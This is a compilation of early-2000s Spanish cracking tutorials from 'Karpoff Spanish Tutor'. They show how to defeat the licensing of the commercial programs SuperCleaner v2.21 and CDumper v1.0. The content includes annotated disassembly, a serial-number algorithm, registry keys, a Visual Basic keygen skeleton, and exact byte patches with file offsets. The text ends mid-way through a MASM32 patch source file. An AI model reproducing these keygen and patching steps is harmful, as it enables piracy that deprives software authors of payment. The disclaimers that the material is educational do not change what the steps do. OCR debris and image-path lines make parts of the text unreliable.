:00402F63 0FBE2C38 movsx ebp, byte ptr [eax+edi] **<= Extrae letra por letra**
:00402F67 0FAFEA imul ebp, edx **<= EBP = EBP * EDX**
:00402F6A 03CD add ecx, ebp **<= ECX = ECX + EBP**
:00402F6C 40 inc eax **<= Incrementa EAX en 1**
:00402F6D 3BC6 cmp eax, esi **<= Compara si se ha completado el nombre**
:00402F6F 7CF2 jl 00402F63 **<= Si no regresa a 00402F63**
:00402F71 51 push ecx
:00402F72 8D4C2414 lea ecx, dword ptr [esp+14]
:00402F76 68D4924000 push 004092D4
:00402F7B 51 push ecx
:00402F7C FF151C714000 Call dword ptr [0040711C] **<= Se agrega un guión al valor ECX en dec 25233-**
:00402F82 83C40C add esp, 0000000C
:00402F85 8D542410 lea edx, dword ptr [esp+10] **<= Valor de ECX más el guión (25233-)**
:00402F89 52 push edx
:00402F8A 53 push ebx
:00402F8B FF15D0704000 Call dword ptr [004070D0] **<= Se concatenan los valores NNN-25233-**
:00402F91 33C9 xor ecx, ecx
:00402F93 33C0 xor eax, eax
:00402F95 85F6 test esi, esi
:00402F97 7E13 jle 00402FAC
:00402F99 8B1598924000 mov edx, dword ptr [00409298] **<= Se le asigna el valor de 1Ah a EDX**
:00402F9F 0FBE2C38 movsx ebp, byte ptr [eax+edi] **<= Extrae letra por letra**
:00402FA3 03EA add ebp, edx **<= EBP = EBP + EDX**
:00402FA5 03CD add ecx, ebp **<= ECX = ECX + EBP**
:00402FA7 40 inc eax **<= Incrementa EAX en 1**
:00402FA8 3BC6 cmp eax, esi **<= Compara si se ha completado el nombre**
:00402FAA 7CF3 jl 00402F9F **<= Si no regresa a 00402F9F**
:00402FAC 51 push ecx
:00402FAD 8D442414 lea eax, dword ptr [esp+14]
:00402FB1 68D4924000 push 004092D4
:00402FB6 50 push eax
:00402FB7 FF151C714000 Call dword ptr [0040711C] **<= Se agrega guión al valor de ECX en decimal**
:00402FBD 83C40C add esp, 0000000C
:00402FC0 8D4C2410 lea ecx, dword ptr [esp+10]
:00402FC4 51 push ecx
:00402FC5 53 push ebx

:00402FC6 FF15D0704000 Call dword ptr [004070D0] **<= Se unen los valores NNN-25233-855-**
:00402FCC 33C9 xor ecx, ecx
:00402FCE 33C0 xor eax, eax
:00402FD0 85F6 test esi, esi
:00402FD2 7E14 jle 00402FE8
:00402FD4 8B159C924000 mov edx, dword ptr [0040929C] **<= Se le asigna el valor de 01h a EDX**
:00402FDA 0FBE2C38 movsx ebp, byte ptr [eax+edi] **<= Extrae letra por letra**
:00402FDE 0FAFEA imul ebp, edx **<= EBP = EBP * EDX**
:00402FE1 03CD add ecx, ebp **<= ECX = ECX + EBP**
:00402FE3 40 inc eax **<= Incrementa EAX en 1**
:00402FE4 3BC6 cmp eax, esi **<= Compara si se ha completado el nombre**
:00402FE6 7CF2 jl 00402FDA **<= Si no regresa a 00402FDA**
:00402FE8 51 push ecx
:00402FE9 8D542414 lea edx, dword ptr [esp+14]
:00402FED 68D0924000 push 004092D0
:00402FF2 52 push edx
:00402FF3 FF151C714000 Call dword ptr [0040711C] **<= Se transforma el valor a decimal**
:00402FF9 83C40C add esp, 0000000C
:00402FFC 8D442410 lea eax, dword ptr [esp+10]
:00403000 50 push eax
:00403001 53 push ebx
:00403002 FF15D0704000 Call dword ptr [004070D0] **<= Se unen los valores NNN-25233-855-647**
:00403008 5F pop edi
:00403009 5E pop esi
:0040300A 5D pop ebp
:0040300B 5B pop ebx
:0040300C 81C400010000 add esp, 00000100
:00403012 C3 ret

Eso es todo, ahora puedes disfrutar del programa sin molestos recordatorios, tan solo este que te doy...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si te gusta, este producto por favor COMPRALO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta una vez más hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: SuperCleaner v 2.21

PROTECCION:	limite de trabajo a 30 días
Objetivo:	Obtener un número de serie válido y hacer el generador
Descripcion:	
Dificultad:	**Aficionado**
DOWNLOAD:	http://www.southbaypc.com
Herramientas:	File Inspector , SoftIce
CRACKER:	**@GZRiP** **FECHA:** **01/04/2002**


INTRODUCCION

NOTA: Lo que aquí se expresa es sólo con fines educativos. El divulgar conocimientos no puede hacerme responsable del uso que se le quiera dar a este material. Así que disfrutalo , destripalo y finalmente , compraló (si puedes).


Hola amigos!! esta vez se trata de como muy bien indica su nombre de un programa para borrar ficheros indeseados llamado SuperCleaner v 2.21. Es bastante configurable permitiendonos además eliminar las molestas "cookies" dejadas siempre por Internet.

AL ATAKE


Vamos como siempre a utilizar el File Inspector para saber con que nos enfrentamos.




Está hecho con Microsoft Visual C++ 6.0. Ahora vamos a la pestaña Secciones para saber si tiene algún tipo de protección anti - Desensamblado



Como veis no tiene nada que nos impida su desensamblado o el trabajar con el SoftIce así que le vamos a arrancar para ver que nos cuenta :



Vamos a intentar registrarnos para lo cual picamos sobre el botón Enter Registration con lo que nos aparece la típica ventana de registro :



Pulsamos sobre el boton Ok e inmediatamente nos comunica que como siempre nos hemos equivocado al meter nuestros datos

Carguemos el programa con el Loader del SoftIce y pongamos los Breakpoints pertinentes , yo suelo poner : " GetDlgItemTexta , MessageBoxA y GetWindowTexta " pero aunque caemos en SoftIce con GetDlgItemTexta empiezo a dar vueltas y nos consigo mucho así que utilizaré el que casi nunca falla " Hmemcpy " Cuando salte al SoftIce damos una vez en F5 para saltar el nombre y a continuación damos F12 todas las veces necesarias hasta llegar al cuerpo del programa cosa que ya nos indica el mismo SoftIce cuando en la parte inferior de la ventana de desensamblado aparece algo como SUPERCLEANER!.Text + AD17 .

```
0040BD19 . 8D84240801000   LEA EAX,DWORD PTR SS:[ESP+108]     <---- Caemos aquí (Nuestro número)
0040BD20 . 8D4C2408        LEA ECX,DWORD PTR SS:[ESP+8]       <---- Nuestro nombre
0040BD24 . 50              PUSH EAX
0040BD25 . 51              PUSH ECX
0040BD26 . E845080000      CALL 0040C570
```

Como veis carga en los registros EAX y ECX nuestro número y nuestro nombre respectivamente , a continuación los guarda en la pila y hace una llamada. Vamos , lo típico en una rutina de generación de un número , asi que vamos a entrar en dicha llamada con F8:

```
0040C570 .81EC00010000    SUB ESP,100
0040C576 .A074F14100      MOV AL,BYTE PTR DS:[41F174]
0040C57B .57              PUSH EDI
0040C57C .88442404        MOV BYTE PTR SS:[ESP+4],AL
0040C580 .B93F000000      MOV ECX,3F
0040C585 .33C0            XOR EAX,EAX
0040C587 .8D7C2405        LEA EDI,DWORD PTR SS:[ESP+5]
0040C58B .F3AB            REP STOS DWORD PTR ES:[EDI]
0040C58D .8B942408010000  MOV EDX,DWORD PTR SS:[ESP+108]
0040C594 .8D4C240         LEA ECX,DWORD PTR SS:[ESP+4]
0040C598 .66AB            STOS WORD PTR ES:[EDI]
0040C59A .51              PUSH ECX
0040C59B .52              PUSH EDX
0040C59C .AA              STOS BYTE PTR ES:[EDI]
0040C59D .E8AE000000      CALL 0040C650          <---- Rutina que genera número de serie
0040C5A2 .8B8C241401000   MOV ECX,DWORD PTR SS:[ESP+114]
0040C5A9 .83C408          ADD ESP,8
0040C5AC .8D442404        LEA EAX,DWORD PTR SS:[ESP+4]
0040C5B0 .50              PUSH EAX
0040C5B1 .51              PUSH ECX
0040C5B2 .FF15F8914100    CALL DWORD PTR DS:[]
0040C5B8 .F7D8            NEG EAX
0040C5BA .1BC0            SBB EAX,EAX
0040C5BC .5F              POP EDI
0040C5BD .40              INC EAX
0040C5BE .81C400010000    ADD ESP,100
0040C5C4 .C3              RET
```

Después de ejecutar con F10 la rutina que genera el dichoso numerito vemos que ha variado el registro EAX por lo que haciendo un sencillo D EAX obtenemos el número de serie válido para el correspondiente nombre que yo he metido. En este caso 720-xxxxx-yyy-zzzz.
¿ Porqué digo esto ? es facil averiguar que lo genera siempre en función del nombre que se introduce , ¿ como? pues entrando en dicha rutina y trabajando en ella .

Primera parte del número :

Nombre	ASCII	Operación	Número "X"	Parcial	Total
@	64	+	38	102	102
G	71	+	38	109	211
Z	80	+	38	118	329
R	82	+	38	120	449
i	105	+	38	143	592
Z	90	+	38	128	720

Como veis ya hemos descubierto de donde saca la primera parte del número. Coge el valor ASCII de cada uno de los caracteres introducidos como nombre (espacios incluidos) los va sumando uno a uno a un número que en esta tabla yo he llamado Número "X" que es dado por el programa (38 en este caso) y luego va sumando los distintos resultados.
Aún nos quedaría por encontrar las otras 3 partes del número de série válido , pero eso ya lo dejo para que lo hagais vosotros , os aseguro que es bastante facil el ver como lo hace solamente teneis que ir siguiendo el código .
Bueno pues vamos a meter el número encontrado para ver si efectivamente nos registra , como veis no nos dice en absoluto si hemos acertado o fallado , pero si cerrais el programa y volveis a arrancarlo ya no saca la primera pantalla donde nos pedia registrarnos y nos decia cuantos dias de prueba quedaban .
Por último solo nos queda ver en donde guarda dicho registro , lo localizamos en :

HKEY_CURRENT_USER\Software\SuperCleaner\Registration

Code **720-xxxxx-yyy-zzzz**
Name **@GZRiP**

Por descontado si borramos las claves volveremos a estar con el programa sin registar.

Generador de claves

```
Private Sub Generador_Click()
Dim user_name As String
Dim L As Integer, x As Integer
Dim key1 As Double, key2 As Double, key3 As Double, key4 As Double
user_name = Text1.Text
L = Len(user_name)
x = 0
key1 = 0
key2 = 0
key3 = 0
key4 = 0
For x = 1 To L
user_name = Asc(Mid$(Text1.Text, x, 1)) + 38
key1 = key1 + user_name
user_name = Asc(Mid$(Text1.Text, x, 1)) * xx ´El número xx lo teneis que descubrir , lo siento
key2 = key2 + user_name
user_name = Asc(Mid$(Text1.Text, x, 1)) + yy ´El número yy lo teneis que descubrir , lo siento
key3 = key3 + user_name
user_name = Asc(Mid$(Text1.Text, x, 1)) * zz ´El número zz lo teneis que descubrir , lo siento
key4 = key4 + user_name
Next x
For x = 1 To L
If Asc(Mid$(Text1.Text, x, 1)) > 126 Then ´Al utilizar la función ADD que no tiene en cuenta el acarreo da
errores si pasamos de códigos mayores de 126
MsgBox "Nombre no válido , sólo números y letras sin acentuar, vbExclamation"
Text2.Text = ""
Exit For
Else
Text2.Text = CStr(key1 & "-" & key2 & "-" & key3 & "-" & key4) 'Visualizamos el Serial
End If
Next x
End Sub
```

```
Private Sub Exit_Click()
End
End Sub
```

CONCLUSIONES

Espero que lo hayais entendido , he de reconocer que me cuesta bastante más el hacer el tutorial en sí que desproteger el programa , cada día me parece más " coñero " esto del HTML. Como siempre si quereis preguntarme algo me encontrareis aquí : @GZRiP . Un abrazo.

Karpoff Spanish Tutor 1999-2002

Programa:	**CDumper v1.0**

PROTECCION:	Simular estar registrados mediante un patch.		
Descripcion:	Reproductor de CDs con ecualizador de sonido.		
Dificultad:	Novato, Facililla, Media, **Avanzado**, Difícil, Elite, ETC.		
DOWNLOAD:	http://www.gmixon.com		
Herramientas:	Para el patch: W32dasm y MASM32. Para el KeyGen: File Inspector, DeDe 3.0, SoftICE, las anteriores.		
CRACKER:	SACCOPHARYNX	**FECHA:**	15/02/2002

INTRODUCCION

Saludos a todos:

Aquí tienen mi cuarto tutorial, el primero de este 2002. Antes que nada, a todos los colegas que me mandaron e-mails acerca de mis tutoriales anteriores, les quiero decir gracias por invertir su tiempo en aprender con ellos. Me alegro que les hayan servido, y que les haya gustado la explicación en los mismos. Bueno amigos, manos a la obra, jejeje...

AL ATAKE

Intro

Creo que a esta víctima (CDumper v1.0) le tenía ganas desde mucho antes de introducirme en este hermoso mundo del cracking. Obviamente mi falta de conocimientos en aquel entonces solo produjo resultados sin éxito, por eso estoy aquí nuevamente, en busca de la revancha para que los programadores de CDumper no se la lleven de arriba.

Presentando a la víctima

Como con los reproductores comunes de CDs (Windows Media Player, Winamp, CDplayer, etc), solo podemos reproducir el sonido de un CD, y no ecualizarlo a nuestro gusto, es que he seleccionado a esta víctima, con la cual podemos lograr esto.

Pero, cómo con CDumper v1.0 sí y con los comunes no?

Bueno, es sencillo. Los reproductores comunes de CD sólo ponen en PLAY la unidad de CD-ROM y no procesan ninguna señal. El audio sale a través del cable que va conectado desde nuestra unidad de CD-ROM a la placa de sonido, y de esta va directamente a los parlantes. O sea, la CPU no procesa nada. Esta maravilla de programa trabaja de forma distinta. Si eliminamos el cable que va desde nuestra unidad de CD-ROM a la placa de sonido, oiremos música igual. Por qué? Porque este programa lo que hace en realidad es una EXTRACCION DIGITAL DE AUDIO (lo mismo que los programas que graban CDs). El sonido en lugar de salir por el cable que va a la placa de sonido, sale por el bus de datos, luego es procesado según nuestras preferencias seteadas en el ecualizador, y luego se manda la señal ya procesada a la placa de sonido. Es por eso que podremos disfrutar de nuestros CDs a pleno.

Fanáticos de la música no se pierdan este tutorial.

Manos a la obra

Bueno, el objetivo de este tutorial es aprender un poco acerca de las APIs de Window$ que controlan la registry, para usar esos conocimientos en la realización de un patch en assembler, para simular que estamos registrados. Este patch no solo escribe una entrada en la resgistry, sino que también parchea unos bytes en CDumper.exe. El patch lo haremos en MASM32, por lo tanto recomiendo bastantes conocimientos de assembler para que este tutorial no resulte muy difícil. Igualmente tartaré de explicar de la mejor manera posible. Luego, al final, les mostraré que existe otro punto de ataque, pero la idea de este tutorial es hacer algo distinto a lo que venimos haciendo y programar un poco más.


Pero antes de hacer un patch debemos conocer como trabaja nuestra víctima. Entonces vamos a inspeccionarla.

Una vez que instalamos el CDumper v1.0 ponemos un CD de audio en nuestra lectora de CDs y ejecutamos el programa. Ni bien hacemos esto ya aparece la primera nag molestándonos:

la cual nos dice que es una versión demo y que sólamente podremos reproducir tres CDs, las veces que queramos, pero solo tres. Con mi extensa colección de CDs, solo reproducir tres? jejejejeje, qué cargada es esa?

Si analizamos un poco la situación, es obvio que en algún lugar se guardan la cantidad de CDs reproducidos y algún identificadr de los mismos para saber cuales fueron reproducidos y cuales no. Si buscamos en el directorio dónde instalamos CDumper no hay rastros, por lo tanto vamos a la REGISTRY. Para los que no tengan idea de lo que es la registry, ojo con lo que hacen de ahora en más, no arruinen su Window$, jejeje.

Vamos a Inicio->Ejecutar, escribimos regedit seguido de ENTER, y accedemos al editor de la registry de Window$. Una vez aquí vamos a HKEY_LOCAL_MACHINE\SOFTWARE y veremos que nuestra víctima generó una entrada llamada GMixon y otras más que dependen de esta:



Si observan bien, la entrada con los datos más interesantes es HKEY_LOCAL_MACHINE\SOFTWARE\GMixon\CDumper\Demo (la que se observa en la imagen de arriba):

Data -> El primer dato de este valor es 01, el cual nos indica la catidad de CDs que hemos reproducido ya. El resto de los datos se usan para identificar a los CDs, para saber si es uno nuevo o no, e incrementar o no, el dato 01. Es obvio que cuando se llega a 03 fuimos historia.

DataCount y Test -> Aparentemente se usan en conjunto para hacer alguna especie de chequeo que muy bien no les funcionó a los programadores, jejejeje.

DemoMsg -> Como se puede observar contiene un 1. Si cierran CDumper y lo ejecutan otra vez notarán que la molesta nag no aparece. Que quiere decir eso?, Que si DemoMsg está en 1 no debe mostrarnos nuevamente la nag, jejeje.

Ahora que ya tenemos bastante información, pensemos un poco. Nuestra víctima de alguna forma escribe valores en la registry de Window$. Bueno, si buscamos en nuestra Referencia de APIs (si no la tienen recomiendo que la bajen de internet porque es muy útil, http://spiff.tripnet.se/~iczelion/files/win32api.zip), la API que escribe la Registry es RegSetValue o RegSetValueExa. Lo que debemos hacer entonces es buscar en CDumper.exe donde se efectua la llamada a esta API, para lo cual lo desensamblamos con W32Dasm. Una vez desensamblada la víctima vamos a Search->Find Text y buscamos RegSetValue.

La primer aparición no nos interesa, solo dice que es un módulo importado desde advapi32.dll. Buscamos otra vez dando F3 y llegamos a la segunda aparición que es solo un salto a la tercera y última de todas, la cual si nos interesa y mucho:

```
:004A85E3 8BF0                    mov esi, eax
:004A85E5 8B450C                  mov eax, dword ptr [ebp+0C]
:004A85E8 50                      push eax
:004A85E9 8B45FC                  mov eax, dword ptr [ebp-04]
:004A85EC 50                      push eax
:004A85ED 56                      push esi
:004A85EE 6A00                    push 00000000
:004A85F0 8BC7                    mov eax, edi
:004A85F2 E8F1BAF5FF              call 004040E8
:004A85F7 50                      push eax
:004A85F8 8B4304                  mov eax, dword ptr [ebx+04]
:004A85FB 50                      push eax

* Reference To: advapi32.RegSetValueExA, Ord:0000h
                                  |
:004A85FC E82FECF5FF              Call 00407230
```

Bien, como dijimos anteriormente la idea no es parchear la víctima con un editor Hexa, sino hacer un patch en Win32Asm con MASM32, para lo cual debemos saber que es lo que debemos parchear. Esta vez no vamos a andar parcheando simples saltitos (jmp, je, etc). Como se habrán dado cuenta la idea es parchear la escritura de datos en la registry, por lo tanto antes debemos saber como funciona la API RegSetValueExa. Aquí les describo los parámetros que se le pasan a la misma:

```
LONG RegSetValueEx(
    HKEY hKey,            // Es el handle de la entrada donde escribiremos el valor.
    LPCTSTR lpValueName,  // Es la dirección del nombre del valor a escribir.
    DWORD Reserved,       // Reservado para uso futuro. Le pasaremos un NULL.
    DWORD dwType,         // Flag que nos indica el tipo de valor a escribir.
    CONST BYTE *lpData,   // Es la dirección de los datos del valor a escribir.
    DWORD cbData          // Es el tamaño de los datos del valor a escribir.
   );
```

Ahora que ya sabemos esto, si observan la llamada de la posición :004A85FC, muchos se preguntarán, dónde se pasan todos estos parámetros?. Bueno, si no se usa la sentencia invoke de MASM32, la forma de pasar los parámetros es ponerlos en la pila (stack) mediante sentecias push antes del call, en orden inverso debido a que en una pila, siempre, el último en poner es el primero en sacar. Entonces:

```
:004A85E8:   ->   Pone en la pila DWORD cbData.
:004A85EC:   ->   Pone en la pila CONST BYTE *lpData.
:004A85ED:   ->   Pone en la pila DWORD dwType.
:004A85EE:   ->   Pone en la pila DWORD Reserved.
:004A85F7:   ->   Pone en la pila LPCTSTR lpValueName.
:004A85FB:   ->   Pone en la pila HKEY hKey.
```

Luego viene el call.

Bien, una cosa a tener en cuenta es que nuestra víctima siempre usa este código para escribir en la registry, porque no hay más llamadas a esta API, por lo tanto hay que tener cuidado como parcheamos este código, porque es obvio que afectaremos a todas las escrituras en la registry. Analizando la situación, creo que la mejor opción es pasarle un NULL en el parámetro correspondiente a CONST BYTE *lpData, porque de esta forma tendremos un puntero nulo que no apunta a ningún dato, entonces no se escribirá absolutamente nada en la registry (ningún dato para ninguno de los valores de las entradas generadas en HKEY_LOCAL_MACHINE\SOFTWARE\GMixon\). Para lograr esto debemos hacer los siguientes cambios:

Las instrucciones:

dirección	codificación	instrucción
:004A85E9	8B45FC	mov eax, dword ptr [ebp-04]
:004A85EC	50	push eax

debemos cambiarlas por:

dirección	codificación	instrucción
:004A85E9	6A00	push 00000000
:004A85EB	90	nop
:004A85EC	90	nop

o sea, cuatro bytes se cambian por otros cuatro bytes, para no alterar el tamaño del archivo (CDumper.exe):
8B -> 6A
45 -> 00
FC -> 90
50 -> 90

Listo, ya sabemos que hay que cambiar para lograr que no se escriban datos en la registry. Solo nos falta saber el desplazamiento (offset) que hay hasta los bytes que vamos a cambiar. Como estos bytes comienzan en la dirección :004A85E9, solo tenemos que posicionarnos en esta línea dentro de W32Dasm. Una vez hecho esto veremos el desplazamiento abajo de todo, el cual es:

a79e9 (En hexadecimal).
686569 (En decimal).

Antes de hacer el patch en assembler hice los cambios con un editor Hexa y probé los resultados. Funcionó de maravillas, asique luego puse manos a la obra en el patch. Existe un pequeño costo extra al impedir que se escriban datos en los valores de las entradas de la registry:

Este costo es que no se escribirá el dato del valor DemoMsg. Entonces siempre aparecerá esa molesta nag? Noooooooooooooooooo. Claro que no. Aprovecharemos el patch del archivo CDumper.exe y crearemos esa entrada en la registry y le pondremos un 1 como dato en el valor DemoMsg, jejeje. Todo en el mismo patch, y de esa forma eliminaremos la molesta nag.

Bueno, ahora que vimos como funciona nuestra víctima, vamos a desinstalarla (Inicio->Panel De Control->Agregar o Quitar programas) y a borrar la entrada GMixon que generó en la registry. Esto lo hacemos porque en la primer ejecución, al no estar parcheado CDumper.exe, escribió datos en los valores de la registry, lo cual no queremos que suceda, jejeje. Ahora sí, se viene el patch en assembler para Win32 hecho con MASM32.

Código fuente del patch y su explicación

Antes que nada les quiero decir que los siguientes códigos fuente (rsrc.rc y CDumperPatch.asm) se puden bajar enteros desde aquí: CDumperPatchSrc.zip

El primero de los códigos fuente corresponde a rsrc.rc y el otro a CDumperPatch.asm. El código será explicado por partes y evitaré explicar lo que está explícito en el mismo código fuente.

Código fuente de rsrc.rc

```
#include "c:\masm32\include\resource.h"
#define IDC_STATIC      -1
#define IDD_DIALOG      1000
#define IDC_SERIAL      1002
#define IDC_EXIT        1003
#define IDC_ABOUT       1004
#define IDC_CRACKEAR    1005

app ICON gulper2.ico                 ;ícono del patch

IDD_DIALOG DIALOG  100,100,229,98    ;tamaño del dialog box

